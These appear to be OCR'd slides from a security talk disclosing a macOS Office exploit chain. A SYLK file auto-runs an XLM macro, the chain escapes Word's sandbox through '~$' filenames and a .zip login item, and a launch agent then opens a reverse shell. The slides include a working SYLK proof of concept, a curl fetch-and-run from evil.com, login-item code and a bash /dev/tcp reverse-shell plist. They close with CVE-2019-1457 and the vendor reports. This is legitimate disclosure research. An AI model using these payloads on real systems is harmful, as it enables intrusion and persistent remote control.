




alert!

2






app sandbox

3

```
$ log stream
Error kernel: (Quarantine) exec of /private/tmp/backdoor denied
...since it was quarantined by Microsoft Word and created without user consent
```

quarantine attribute
+ notarizations



Automatic Macro Execution

...with no alerts


only Office 2011, Microsoft: #wontfix

"In Office 2011 for Mac, XLM Macro's in Sylk files are auto executed (no protected mode or macro prompt)"

-The MS Office Magic Show" (2018), Pieter Ceelen & Stan Hegt

Excel 2019

macro security



latest version of Office!

"The Microsoft Office (2016, 2019) for Mac option "Disable all macros without notification" enables XLM macros without prompting..."

-CERT, vulnerability note VU#125336 (11/2019)

XLM Macros in Sylk files

...olllld file format!

XLM:
macro language predating VBA


Sylk (.slk) files
SYmbolic LinK, (1980s file format)

still supported!


```
01  ID;P
02  O;E
03  NN;NAuto_open;ER101C1;KOut Flank;F
04
05  C;X1;Y101;K0;ECALL("libc.dylib","system","JC","open -a Calculator")
06  C;X1;Y102;K0;EHALT()
07  E
```

PoC.slk: spawn calc (via XLM)

"Abusing the SYLK file format"
outflank.nl/blog/2019/10/30/abusing-the-sylk-file-format/



New Tab
https://file.io/zBB0Cw
Gmail
Images
Google
Search Google or type a URL
Web Store
Add shortcut
Customize

Sandbox Bypass

...macros are (now) sandboxed

Process Name	Sandbox
Microsoft Word	Yes

spawning calc, is now, far from end-game



> *"In a sandboxed application, child processes created with the Process class inherit the sandbox of the parent app" -Apple*

```
$ codesign --display -v --entitlements - "Microsoft Word.app"
...
com.apple.security.temporary-exception.sbpl
(allow file-read* file-write*
  (require-any
    (require-all (vnode-type REGULAR-FILE) (regex #"(^|/)~\$[^/]+$"))
  )
)
```

"....allows us to create a file anywhere on the filesystem as long as it ends with **~$something**" -(Adam Chester)

Word's (Office) Sandbox Profile


Microsoft

```
<string>
 (deny file-write*
  (subpath (string-append (param "_HOME") "/Library/Application Scripts"))
  (subpath (string-append (param "_HOME") "/Library/LaunchAgents")))
</string>
```

...now patched

Sandbox Bypass


...download & execute; allowed



sandbox allows:

- [x] network comms
- [x] script execution

sandboxed




process monitor

```
# processMonitor
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
     "path" : "/usr/bin/curl",
      "arguments" : [
        "curl",
        "-L",
        "http://evil.com/escape.py",
        "-o",
        "/tmp/~$escape.py"
      ],
     }
},
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
     "path" : "/System/Library/.../2.7/bin/python2.7",
     "arguments" : [
        "python",
        "/tmp/~$escape.py"
     ],
  }
}
```

curl / python...allowed!


Sandbox Bypass
via user login item

```
01  #create (CF)URL to app (e.g. Terminal.app)
02  appURL = CoreFoundation.CFURLCreateWithFileSystemPath(
03             kCFAllocatorDefault, path2App.get_ref(),
04             kCFURLPOSIXPathStyle, 1)
05
06  #get the list of (existing) login items
07  items = CoreServices.LSSharedFileListCreate(
08             kCFAllocatorDefault,
09             kLSSharedFileListSessionLoginItems, None)
10
11  #add app to list of login items
12  CoreServices.LSSharedFileListInsertItemURL(
13                loginItems, kLSSharedFileListItemLast,
                  None, None, appURL, None, None)
```



~$escape.py

```
# TrueTree
/System/Library/LaunchDaemons/com.apple.loginwindow.plist
 /System/Library/CoreServices/loginwindow.app
  /System/Applications/Utilities/Terminal.app
```




loginwindow -> login items
(TrueTree, J. Bradley)

un-sandboxed!


QUARANTINED / NOTARIZATION


...macros are (now) sandboxed



can't pass args to login items :(

...just persist our own (payload)?






```
01  NN;NAuto_open;ER101C1;KOut Flank;F
02  C;X1;Y102;K0;ECALL("libc.dylib","system","JC","touch /tmp/\~\$payload")
```

```
$ xattr ~\$payload
com.apple.quarantine

$ xattr -p com.apple.quarantine /tmp/~\$payload
0086;5e4c4b7a;Microsoft Excel;
```

any created payload: com.apple.quarantine
(can't $ xattr -rc in sandbox)

❌ blocked :(

QUARANTINED / NOTARIZATION

...an idea

a launch agent:

- [x] run apple binary
- [x] pass arguments!

avoids `com.apple.quarantine`

```
01  <?xml version="1.0" encoding="UTF-8"?>
02  <plist version="1.0">
03  <dict>
04    <key>ProgramArguments</key>
05    <array>
06       <string>/bin/bash</string>
07       <string>-c</string>
08       <string>/bin/bash -i &gt;&amp; /dev/tcp/<attacker ip>/8080 0&gt;&amp;1</string>
09    </array>
10    ...
```

reverse shell, via bash

sandbox rule

```
<string>
 (deny file-write*
  (subpath (string-append (param "_HOME") "/Library/LaunchAgents")))
</string>
```


creating launch agents: disallowed!

QUARANTINED / NOTARIZATION

...an idea

- ✓ sandbox escape
- ✗ ...apple only, with no args

- ✓ quarantine 'bypass'
- ✗ ...but can't create (from sandbox)





...must find a way for an apple binary (with no arguments), to create a launch agent for us!

Archive Utility.app

...an idea!

Q: what happens if we "persist" a .zip file !?





.zip login item!?

A: macOS invokes its default handler!

✓ (apple binary, outside the sandbox)

```
$ lsregister -dump
...
rank:                   Default
bundle:                 Archive Utility
bindings:               public.zip-archive, .zip
```

Archive Utility.app

Archive Utility

~/Library/~$payload.zip

LaunchAgents/

✓ launch agent "created"

foo.plist


Full Exploit Chain

"remotely" infecting macOS

1

user opens .slk file

2




downloads & "persists"
~$payload.zip

3

LaunchAgents/

on (next) login, "Archive Utility" invoked & unzips
...creating launch agent

4



on (next) login, launch agent runs ...reverse shell!

Full Exploit Chain

an "unsandboxed" reverse shell ...game over!

```
01  <plist version="1.0">
02  <dict>
03    <key>ProgramArguments</key>
04    <array>
05       <string>/bin/bash</string>
06       <string>-c</string>
07       <string>/bin/bash -i &gt;&amp; /dev/tcp/<attacker ip>/8080 0&gt;&amp;1</string>
08    </array>
09    ...
```

- ✅ runs outside sandbox
- ✅ can download & unquarantine files!

launch agent (reverse shell, via bash)

Patrick Wardle 2:05 PM

```
$ sw_vers
ProductName:    Mac OS X
ProductVersion:    10.15.1
BuildVersion:    19B88
```

works on fully patched macOS 10.15.1 too

Jaron Bradley 2:06 PM
I like how it still says OS X

Patrick Wardle 2:08 PM
haha #neverchange

going to see if I can install some repurposed malware (unsigned & unnotarized)


final payload:
(repurposed) OSX.WindTail

```
user@users-Mac ~ % ps aux | grep -i Final
user              1759   0.0  0.6  4848980  12476   ??  S     4:11PM   0:00.09 /Users/user/Library/Final_Presentation.app/Contents/MacOS/usrnode
user              1755   0.0  0.5  4842364  10684   ??  S     4:11PM   0:00.06 /private/tmp/Final_Presentation.app/Contents/MacOS/usrnode
```

ahhhhh so. [redacted] dope

Defense

protection against macro based attacks



Fixes & Bug Reports

...Microsoft & Apple

Security Update Guide > Details

CVE-2019-1457 (Microsoft Office Excel Security Feature Bypass)

Security Vulnerability

macro bug

patched: CVE-2019-1457

Microsoft Office (macOS) Sandbox Escape + Bypassing Catalina's File Quarantine and Code Notarizations

Patrick Wardle
Fri 11/8/2019 9:22 AM
product-security@apple.com;

writeup_MICROSOFT.pdf
255 KB

writeup_APPLE.pdf
239 KB

